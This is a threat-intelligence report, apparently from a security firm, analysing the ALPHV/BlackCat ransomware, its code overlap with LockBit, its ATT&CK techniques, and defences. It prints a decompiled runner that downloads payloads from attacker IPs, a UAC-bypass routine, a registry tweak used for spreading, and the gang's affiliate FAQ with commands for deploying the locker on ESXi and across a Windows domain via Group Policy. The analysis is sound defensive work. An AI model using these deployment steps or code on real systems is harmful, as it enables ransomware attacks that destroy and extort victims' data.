
Figure 12 Screenshot of the runner setup.exe found to be tight to the ALPHV threat arsenal. Four main functions are at play (DownloadAndRun, FullInfo, Start, UploaddDedInfo and UploadFiles). Both the runner and the payloads are hosted at hxxp://141.136.44[.]54/files/.

Commonalities between LockBit2.0 and ALPHV

After investigations via VT Intelligence we found that the second hash shown in Figure 11 was detected by some antivirus as **LockBit** ransomware. We thus decided to pursue the research in that direction and pivot around that IOC. After having unravelled the infrastructure behind that IOC, one can observe in Figure 13 that *i* the occurrence **LockBit** is often used in namings *ii* the runner.exe (setup.exe) possesses numerous variants, *iii* URLs follow the same pattern observed for **ALPHV** (*i.e., http://ip_address/files/toolname.exe*) and *iv* the payload name 4mmc.exe was also used by **ALPHV** (see here an example).

We checked that the payloads do indeed correspond to **LockBit** weaponized strains. Moreover we found that the hash value of the tool referred to as *screensaver.exe* was reported by The DFIR report back in June 2020 upon an attack by **LockBit** ransomware in which an executable that allows to lock out access to the desktop was dropped but was not used.

Figure 13 : Screenshot taken from Virustotal Intelligence platform after having pivoted around the second hash highlighted in Figure 11 (see blue colour). One can observe several IOCs that belong to the infamous LockBit ransomware as well as some of its toolset, namely a screensaver locker, and a runner for downloading payloads for encryption that is similar to the one that ALPHV used

As we found no direct link of this infrastructure with recent attacks perpetrated by **LockBit** affiliates, the latter could also have been used as a test infrastructure by **ALPHV**. This is substantiated by the filename LockBit_gay.exe (see Figure 13) submitted the VT on 2021-11-08, which could indicate that an imposter essentially rebranded the tool used by **LockBit'** affiliates and used it for **ALPHV's** campaigns. The word 'gay' is not without recalling the recent flooded **Babuk's** new ransomware forum (**RAMP**), crippled by a comment spammer with gay orgy porn GIFs. Not only the filenames (setup.exe), their size (in a range of 15-15.5 KB) but also the source code is obviously strongly overlapping as demonstrated in Figure 14. The main change arises from the adaptation of the code with the aim to include the anti-analysis tactic required for running a payload of ALPHV (*i.e.*, the aforementioned unique accesstoken).

```
19    -            if (MessageBox.Show("REALLY RUN LOCKER????", App.BuildID, MessageBoxButtons.YesNo) == DialogResult.No)
      19 +          if (args.Length < 2)
      20 +          {
      21 +              Environment.Exit(0);
      22 +          }
      23 +          App.AppName = args[0].ToLower().Trim();
      24 +          App.AccessToken = args[1].ToLower().Trim();
      25 +          if (MessageBox.Show("REALLY RUN LOCKER????", App.AppName, MessageBoxButtons.YesNo) == DialogResult.No)
20    26          {
21    27              Environment.Exit(0);
22    28              return;
      @@ -34,13 +40,13 @@ namespace setup
34    40                  Content = ScreenShot.MakeDesktopScreenshot()
35    41              }
36    42          };
37    -        App.DownloadAndRun("LockBit_" + App.BuildID + ".exe", "", true);
      43 +      App.DownloadAndRun(App.AppName + ".exe", "--access-token " + App.AccessToken, true);
38    44          App.UploadDedInfo(files, App.FullInfo());
39    45          App.DownloadAndRun(App.ScreenSaverName, App.ScreenSaverArgs, false);
40    46          Runner.SelfRemove();
41    47      }
42    48
43    -        // Token: 0x06000002 RID: 2 RVA: 0x000002EC File Offset: 0x000002EC
      49 +      // Token: 0x06000002 RID: 2 RVA: 0x00002120 File Offset: 0x00000320
44    50      private static void DownloadAndRun(string ExeName, string Args = "", bool Confirm = true)
45    51      {
46    52          using (WebClient webClient = new WebClient())
      @@ -50,7 +56,7 @@ namespace setup
50    56          {
51    57              try
52    58              {
53    -                webClient.DownloadFile(new Uri("http://45.9.190.135/files/" + ExeName), ExeName);
      59 +              webClient.DownloadFile(new Uri("http://141.136.44.54/files/" + ExeName), ExeName);
```

Figure 14 Source Code Differencing via Git Diff. Reverse engineering analysis shows that the source code of the LockBit's arsenal (in red) and the ALPHV's arsenal (in green) are strongly overlapping. The main change arises from the adaptation of the code to include the unique accesstoken per victim required for running a payload of ALPHV.

It is hard to conclude at this stage to conclude whether or not **ALPHV** is a 'new' group or not. However, it suggests that **ALPHV** at the very least borrowed a part of the **LockBit**'s toolset, which requires non-public knowledge. Such knowledge of leveraging a runner for downloading and running ransomwares from remote servers could have been likely shared by affiliates that participle sometimes to several ransomware-as-a-service program. It could also be a subgroup of **LockBit** that split because of internal frictions or a rebrand triggered by the core-group of **LockBit** to take their ransomware to the next generation and escape sanctions.

TTPs

[Intrusion Set](THREAT ACTOR operating ALPHV and its affiliates' modus operandi)

Here is a JSON file format compatible with the MITRE ATT&CK Navigator of shared TTPs of both representative payloads targeting Linux / Windows systems as well as the operator and affiliates modus operandi reported so far. It is interesting to note that by pivoting on their public DLS we found a section dedicated to **ALPHV** affiliates that provides a procedure on how to leverage the ransomware payloads on different operating systems upon an attack (see appendix).

Tactic	Technique	Procedure
Execution [TA0002]	System Services: Service Execution[T1569.002] Command and Scripting Interpreter: Windows Command Shell [T1053.003] Windows Management Instrumentation [T1047] Shared Modules [T1129]	In some cases ransomware was deployed via **ScreenConnect** but also via **PSEXEC** (being embedded in the ransomware code after a compression via zlib). **ALPHV** uses significantly the remote administration tool **PsExec**[T1035], as well as the PowerShell language [T1086] ALPHV can use the Windows command line to : • Delete volume shadow copies and disable recovery • Modify window registry The adversary uses WMI to execute various behaviours, such as gathering information for Discovery Fsutil was executed to modify the SymLink Evaluation behaviour to change the type of symbolic links that can be created on the system. Symbolic links create a file in a directory that acts as a shortcut to another file or folder
Credential access [TA0006]	Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay [T1557.001] OS Credential Dumping: LSA Secrets [T1003.004]	Symantec has reported suspicious Server Message Block (SMB) requests occurred onto the patient zero Symantec has reported attempts of remote Local Security Authority (LSA) registry dump from a remote machine on the network upon an attack
Collection [TA0009]	Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay [T1557.001]	Threat actors may have leveraged LLMNR/NBT-NS Poisoning and SMB Relay sub-technique

Defense Evasion [TA0005]	Impair Defenses: Disable or Modify Tools [T1562.001]	According to Symantec the attackers disabled a restricted remote administration feature known as 'RestrictedAdmin mode' but also Windows defender
	Signed Binary Proxy Execution: CMSTP [T1218.003]	Well-known technique to circumvent Windows' User Account Control (UAC) (see details in appendix)
	Modify Registry [T1112]	Modification of the registry occurred upon an attack. According to Symantec attackers were also seen to tweak the maximum limit of concurrent requests machines by modifying the Windows registry to further help spreading via PsExec. Please note that we found that this is actually a capacity of the ransomware itself and not a human-operated command (see Appendix)
Discovery [TA0007]	System Information Discovery [T1082] System Network Connections Discovery [T1049]	**ALPHV** runs commands to collect system information via **WMIC**, in order to collect Universally Unique Identifiers (UUIDs) from each machine. These are then used to generate the 'access token' that makes up part of the unique Tor address victims are instructed to visit
	Ingress Tool Transfer [T1105]	**ALPHV** attempts to propagate via mounting hidden partitions thanks to the 'net use' command. As aforementioned admin credentials are embedded into the config file within the payload **ALPHV** affiliates bring their own external **tools** into a compromised network
Exfiltration [TA0010]	Exfiltration Over Web Service [T1567]	Double extortion: exposure of sensitive data on a DLS**. ALPHV leaks victim data not only if the victims do not pay, but also once Threat Intel teams accesses their chat logs or discusses their operations**. This posture recalls recent threats proclaimed by several **RaaS** groups as chat logs were leaked and exposed by CTI teams and renowned cybersec journalists that weakened the leverage of the malicious negotiators

Impact [TA0040]	Inhibit System Recovery [T1490]	According to @malwrhunterteam this could be the first **ransomware** that does **VM snapshots cleaning**. The latter deletes also **shadow copies and the Recycle Bin**
	Data Destruction [T1485]	According to @vxunderground the latter **deletes decryption keys**
	Service Stop [T1489]	
	Data Encrypted for Impact [T1486]	As previously seen **ALPHV** payloads have the capability to stop services and kill processes to increase the impact (with the help of the **EnumServicesStatusExW** function to enumerate all the active services and deletes services if the service name matches the list present in the config file)
	Network Denial of Service [T1498]	
		Simple extortion: encryption of sensitive data
		Triple extortion: As an additional extortion method, the threat actors threaten to **DDoS** victims unless they pay a ransom

Malware(s)/Tool(s)

- **ConnectWise** (formerly known as **ScreenConnect**), that is a legitimate remote administration tool was leveraged. This tool was already seen abused in the past by other ransomcartels such as Revil upon the recent massive attack against Kaseya and APTs since 2016
- **Another legitimate tool Keystore explorer**that can be used to create and navigate KeyStores via its intuitive graphical interface was reported. Though it is not yet clear if there is any link with **ALPHV** at this stage (see here), one could conjecture that this tool was leveraged to generate unique key pairs for each victim but should be considered as a false positive.
- **7zip** and **Rclone** were reported by SpearTip as the toolset use for exfiltration of data

Vulnerabilities

- **No known vulnerabilities are yet reported** to be leveraged by the affiliates of this **RaaS** program to the best of our knowledge. We should mention though that **SentinelOne** telemetry indicated "*a primary delivery of BlackCat is via 3rd party framework/toolset (e.g., Cobalt Strike) or via exposed (and vulnerable) applications*"

- We should mention that other entry vector remain extensively used **RDP** brute force attacks or unsecure **RDP/VPN** connections. It is also likely that this advanced threat actor, if not already, could rapidly leverage an Initial Access Broker to provide to its affiliates a foothold on a victim' network. Keep in mind that such **Initial Access Brokers (IABs)** could also leverage the last vulnerability that defrayed the chronicle being **LOG4SHELL**

Course of action

Avoid IABs or affiliates to breach into your network

- Focus efforts on patching/monitoring the most impactful flaws reported in information bulletins produced by Intrinsec CTI Team about last TTPs of such ecosystem (*PrintNightmare, Proxy|logon|Shell|Oracle, PetitPotam, LogShell, VMWare*)
- Enable hardware MFA keys whenever possible on critical assets requiring the most protection
- Identify then document an organization's people, information and in particular exposed assets such as VPN, RDP, web servers, etc… (*N.B.,* the latter shall always be up to date)
- Train your teams to phishing & social-engineering methods
- Use a WAF to filter and monitor incoming web traffic (*N.B.,* the latter shall always be up to date) for web servers and apps
- Reinforce the security monitoring of Windows workstations, with an EDR (or failing that, Sysmon), and a reinforced audit policy
- Conduct vulnerability scans regularly on exposed servers to confirm whether or not it is vulnerable against known attack schemes
- Reinforce perimeter filtering (email/browsing) with sandboxing for all attachments and downloaded files, plus SSL inspection
- Maintain and regularly assess a disaster recovery plan, including global backup capabilities (onsite and offsite)
- Reinforce authentication with strong authentication means wherever possible, password strength policy plus audit in place, and log forwarding to the SIEM
- Do not forget BYOD security management: security policies deployment and enforcement, compliancy, inventory, network access control
- Cobalt Strike, being maybe the most prolific post-exploitation framework tool both leveraged not only by red teamers and top-tier RaaS affiliates but also by several APTs, it is worth putting efforts to become capable of detecting its capabilities

Detect ALPHV affiliates before your data gets exfiltrated and then encrypted

- Craft fake documents (financial, cyber insurance, employee data falling under GDPR) that will beacons back alerting blue teams only with very high rates of true positives thanks to Canarytokens**.** As such, Incident Response teams would be more efficient in preempting/expelling threats by being involved at early stages of an attack
- Monitor IOCs & commands that we capitalized, vetted and made available on our GitHub. Please note that if you are an Intrinsec SOC (Security Operation Center) customer, the IOCs related to this campaign are being integrated into our MISP
- Block globally network & system IOCs

Detect ALPHV affiliates before your data gets encrypted while being exfiltrated

Ensure blue teams can carry out threat detection of **RClone** (leveraged by **ALPHV** for data exfiltration) with relevant Sigma rules such as here and here

Detect ALPHV affiliates while encrypting data to reduce the impact

It is worth mentioning here that an open-source tool has been recently developed by the CTO of Nextron Florian Roth for deception purposes (available on GitHub). Named "Raccine", this tool can detect and stop any Windows process trying to delete the shadow volumes on a system that can be triggered by **ALPHV** payloads or by other similar type of threats.

References:

- *https://www.bleepingcomputer.com/news/security/**ALPHV**-blackcat-this-years-most-sophisticated-ransomware/*
- *https://github.com/cdong1012/Rust-Ransomware*
- *https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/noberus-blackcat-**ALPHV**-rust-ransomware*
- *https://medium.com/s2wblog/blackcat-new-rust-based-ransomware-borrowing-blackmatters-configuration-31c8d330a809*
- *https://id-ransomware.blogspot.com/2021/12/blackcat-ransomware.html*

Appendix

Malware information

[TTPs of a WINDOWS' payload]

A JSON file format compatible with the MITRE ATT&CK Navigator highlights shared Tactics, Techniques and Procedures (TTPs) according to the **MITRE ATT&CK framework** of a representative payload targeting **Windows** systems leveraged by **ALPHV**.

As far as registry key modification is concerned, a reverse engineering analysis showed that ALPHV ransomwares targeting Windows embed the following command (see Figure 15):

reg add HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesLanmanServerParameters /v MaxMpxCt /d 65535 /t REG_DWORD /fenum_serv'


```
.rdata:0060EC37                    ub     0
.rdata:0060EC58 aRegAddHkeyLoca db 'reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lanm'
.rdata:0060EC58                                     ; DATA XREF: sub_4B0CE0:loc_4B0D03↑o
.rdata:0060EC58                    db 'anServer\Parameters /v MaxMpxCt /d 65535 /t REG_DWORD /fenum_serv'
.rdata:0060EC58                    db 'ices::ok=',0
.rdata:0060ECE4 off_60ECE4        dd offset aRegAddHkeyLoca+79h
.rdata:0060ECE4                                     ; DATA XREF: sub_486D50+3B4↑o
.rdata:0060ECE4                                     ; "enum_services::ok="
.rdata:0060ECE8                    db  12h
```

Figure 15 : Screenshot highlighted the registry key adding in ransomware code aiming at exalting the spreading via PsExec upon the attack.

In some of those payloads, a reverse engineering analysis unravelled attempts to bypass Windows User Account Control (UAC) to stealthy execute code with elevated permissions [T1218.003]. This technique is also known as the COM Elevation Moniker that allows running applications under UAC to activate COM classes with elevated privileges. More precisely, we found a globally unique identifier (CLSID) {3E5FC7F9-9A51-4367-9063-A120244FBEC7} (128-bit hexadecimalnumbers within a pair of curly braces can be retrieved in the registry path *"WorkstationHKEY_LOCAL_MACHINESOFTWAREClassesAppID{3E5FC7F9-9A51-4367-9063-A120244FBEC7}")* that could be associated with the Cmstplua.dll (aka Connection Manager Admin API Helper for Setup). Such CLSID is usually leveraged for detecting bypass UAC via an auto-elevated COM interface.

In the same vein as was reported by Sophos in April 2020 in the case of LockBit 2.0 ransomware, ALPHV will ensure to exalt damages by checking whether or not its process owns Administrator rights (via OpenProcessToken function). If not the latter masquerades as Windows Explorer (explorer.exe) by calling CoInitializeEx (initializing the COM library). Then, the hex value CLSID is added to the moniker and executed. We also found another typical string referred to as "evation:Administrator!new:" that is similar to the expected value "Elevation:Administrator!new:" as indicated in the Microsoft documentation, which allows apps running under UAC to activate COM classes with elevated privileges (see Figure 16) :

```
push    esi
push    ebx
sub     esp, 34h
mov     [esp+3Ch+var_10], 0
mov     [esp+3Ch+dwCoInit], 2 ; dwCoInit
mov     [esp+3Ch+pvReserved], 0 ; pvReserved
call    ds:CoInitializeEx
sub     esp, 8
mov     ebx, eax
lea     eax, [esp+3Ch+var_10]
mov     [esp+3Ch+var_34], 4 ; int
mov     [esp+3Ch+dwCoInit], offset stru_6DB700 ; IID *
mov     [esp+3Ch+pvReserved], offset a3e5fc7f99a5143 ; "{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov     [esp+3Ch+var_30], eax ; int
call    sub_602BF0
test    eax, eax
jnz     short loc_602D65
```

Figure 16 : UAC bypass via the COM Elevation Moniker.

Such UAC bypass capability was previously seen in the threat landscape embedded into ransomwares such as <u>MedusaLocker</u>, <u>Avaddon</u>, <u>Revil</u>, <u>Darkside</u>, <u>BlackMatter</u>. Note that strong TTP overlapping was reported between <u>MedusaLocker and Avaddon</u> but also Darkside and BlackMater as aforementioned.

[TTPs of a LINUX' payload]

In the same vein here is <u>a JSON file format compatible with the MITRE ATT&CK Navigator</u> of the shared **TTPs** of a representative payload targeting **Linux** systems (**VMWare ESXi**).

Malware Behaviour Catalog (<u>MBC</u>)

MBCobjectives and behaviours of representative **ALPHV Linux & Windows ransomware samples** are available in our <u>GitHub</u>. MBC mappings was generated via the <u>MANDIANT's open-source tool</u> capa.

Threat actor

RaaS program announcement (published on RAMP underground forum)

INTRO

We are glad to welcome you to our affiliate program.

We have taken into account all the advantages and disadvantages of previous partner programs and are proud to bring you **ALPHV** *– the next generation of ransomware.*

All software is written from scratch, the decentralization of all web resources is architecturally laid down. A unique onion domain is generated for each new company. For each advertiser, an entrance is provided through its own unique onion domain (hello LockBit).

Own datacenter for hosting leak files over 100 TB.

We are already cooperating with top recovery companies that worked with darks, revils, etc.

There is a support on chats, which sits 24 by 7, but if you wish, you can negotiate yourself.

SECURITY

We are in every possible way ready for existence in modern conditions, meeting all the requirements for the security of infrastructure and advertisements. In the affiliate program all possible links with forums are architecturally excluded (hello revil), algorithms for self-deletion of data upon expiration of the limitation period are laid down, a built-in mixer is integrated with a real break in the chain (not to be confused with Wasabi, BitMix and others), because you get completely clean coins from foreign exchanges. The wallets to which your coins were sent are unknown for our backend. The infrastructure is fragmented into the so-called. nodes that are interconnected through a whole network of pads within the onion network and are located behind NAT + FW. Even when receiving a full-fledged cmdshell, the attacker will not be able to reveal the real IP address of the server. (hi Conti)

SOFTWARE

The software is written from scratch without using any templates or previously leaked source codes of other ransomware. The choice is offered:

4 encryption modes:

-Full – full file encryption. The safest and slowest.

-Fast – encryption of the first N megabytes. Not recommended for use, the most unsafe possible solution, but the fastest.

-DotPattern – encryption of N megabytes through M step. If configured incorrectly, Fast can work worse both in speed and in cryptographic strength.

*-Auto. Depending on the type and size of the file, the locker (both on windows and * nix / esxi) chooses the most optimal (in terms of speed / security) strategy for processing files.*

-SmartPattern – encryption of N megabytes in percentage steps. By default, it encrypts 10 megabytes every 10% of the file starting from the header. The most optimal mode in the ratio of speed / cryptographic strength.

2 encryption algorithms:

-ChaCha20

-AES

In auto mode, the software detects the presence of AES hardware support (exists in all modern processors) and uses it. If there is no AES support, the software encrypts files ChaCha20.

Cross-platform software, i.e. if you mount Windows disks in Linux or vice versa, the decryptor will be able to decrypt the files.

Supported OS:

– All line of Windows from 7 and higher (tested by us on 7, 8.1, 10, 11; 2008r2, 2012, 2016, 2019, 2022); XP and 2003 can be encrypted over SMB.

– ESXI (tested on 5.5, 6.5, 7.0.2u)

– Debian (tested on 7, 8, 9);

– Ubuntu (tested on 18.04, 20.04)

– ReadyNAS, Synology

Since recently binaries have been leaking to analysts, and premium VT allows you to download samples and receive readme in chats, random people may appear who can disrupt negotiations (hello darkside), when launching the software it is MANDATORY to use the –access-token flag. The cmdline arguments are not passed to the AVers, which will keep the privacy of the correspondence with the victim. For the same reason, each encrypted computer generates its own unique ID used to separate chats.

There is a function of automatic downloading of files from the MEGA service, you give a link to the files, they are automatically downloaded to our servers.

You can get a full description of all functionality in the FAQ section.

ACCOUNT

If there is no activity for two weeks, your account will be frozen and subsequently deleted. To avoid this, we recommend that you notify the administration about possible vacations, pauses and other things.

The rate is dynamic and depends on the amount of a single payment for each company, namely:

– up to 1.5M $ – 80%

– up to $ 3.0M – 85%

– from $ 3.0M – 90%

After reaching the $ 1.5M mark in terms of the sum of all payments on your account, you will have access to hosting services for files of companies' leaks, dialing and DDoS'a absolutely free.

FAQ dedicated to its affiliates (published on the public DLS of ALPHV)

Wed Nov 17 2021

How – To

*How to start a locker on ESXi or * nix?*

1. *Downloading the build via scp*

scp sample_alfa_x86_64_linux_encrypt_app root@10.0.0.1:/tmp/

We go via ssh and give execution rights

cd /tmp/ && chmod +x sample_alfa_x86_64_linux_encrypt_app

*Launch the locker **ALWAYS** with the token (obtained when creating the build) and in the background (**&**)*

/tmp/sample_alfa_x86_64_linux_encrypt_app –access-token XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&

To display the speed and encryption process, override the functions specified when creating the build, you can use the flags:

-p, –paths <PATHS> – forced indication of paths

-v, –verbose – output the log to the console

–no-vm-kill – do not stop VM (use if VMs are manually stopped, otherwise VM files will not be encrypted)

–no-vm-snapshot-kill – do not delete snapshots (use if snapshots were manually removed)

–ui – launch with a graphical interface

How to run Windows locker on one PC?

1. *Load the build and run cmd / powershell from the administrator, go to the folder with the locker and start ALWAYS with the token (obtained when creating the build)*

./sample_alfa_x86_64_linux_encrypt_app.exe –access-token XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

To display the speed and encryption process, override the functions specified when creating the build, you can use the flags:

-p, –paths <PATHS> – forced indication of paths

-v, –verbose – output the log to the console

–no-net – do not encrypt network shares

–no-prop – do not use the worm's functionality (self-propagation by getting a list of ip in the arp table and trying to psexec with accounts hammered in for impersonation)

–ui – launch with a graphical interface

How to run Windows locker on one PC using drag and drop?

1. *Load the build and run cmd / powershell as administrator, go to the folder with the locker and start ALWAYS with the token (obtained when creating the build) and the flag* **–drag-and-drop-target**

./sample_alfa_x86_64_linux_encrypt_app.exe –access-token XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX –drop-drag-and-drop-target

A .bat file will appear in the folder with the locker, onto which you can drag files, folders, disks, etc.

How to run Windows locker in the whole domain?

1. *Load the build on the **PDC** and run cmd / powershell as administrator, go to the folder with the locker and copy it to C: WINDOWS sysvol sysvol * yourdomain * scripts*

copy sample_alfa_x86_64_linux_encrypt_app.exe C:WINDOWSsysvolsysvol*yourdomain*scriptslocker.exe

* The locker.exe file must be accessible via \ yourdomain netlogon locker.exe

- *In the group policy editor, change the Default Group Policy or create a new one and link to Default.*
- *Change Computer / User Configuration > Preferences > Control Panel Settings > Scheduled Tasks*
- *When creating a new task on the General tab, fill in the name, description (optional), tick the Run with highest privileges checkbox and select the user SYSTEM*
- *On the Actions tab, click New and fill in the fields as follows:*

Action → Start a program

Program/script → cmd.exe

Add arguments(optional) → /c \yourdomainnetlogonlocker.exe –access-token XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Start in (optional) → leave blank

- *We accept all changes through apply / ok and close the group policy editor.*
- *On the PDC, we execute the gpupdate / force command, after a while the network will begin to be encrypted.*

A complete list of functions is available via -h, –help

Domain analysis of the ALPHV's infrastructure

When investigating first the status of the host (resolved by the IP address *141.136.44[.]54*), the latter was found to be up and located in Lithuania Vilnius. Besides, all common ports are securely filtered or closed but the 80 (http), amongst which, a RDP port is available and very often used as the entry vector by brute forcing weak accounts. Passive HTTP server banners reveals that the attacker has set up an Apache server (with a current version installed being 2.4.29 though a 2.4.52 version was released the 2021-12-20) on an Ubuntu Linux distribution. The attackers have added a module to compress the traffic as shown by a passive analysis of the banners (content-encoding: gzip), most likely to lure malware scanners and keep surmise while upload/download operations get faster.

We found two domains that resolved to that the given IP address:

support-global-it-ss[.]com

hosting-global-it-ss[.]com

The homepages indicates that those websites proposes IT support services, which seem to belong to the same structure and could be legitimate. No direct link with the malicious activities emanating from the given IP could be established.

Do you want to know more about adversaries' TTPs and emerging threats targeting your organization? Our CTI team has a solution dedicated to producing knowledge on cyber threats through two complementary offers :

- Information reports : a continuous <u>monitoring service</u> of the main cyber threats (vulnerabilities and attack campaigns)
- Sector intelligence papers : produced on a weekly or monthly basis and informing you about the threats targeting your industry (last attack campaigns, incident response sharing of experience and evolution of the cybercriminal ecosystem)

If you wish to know <u>more about our solutions</u>, please contact us at: <u>contact@intrinsec.com</u>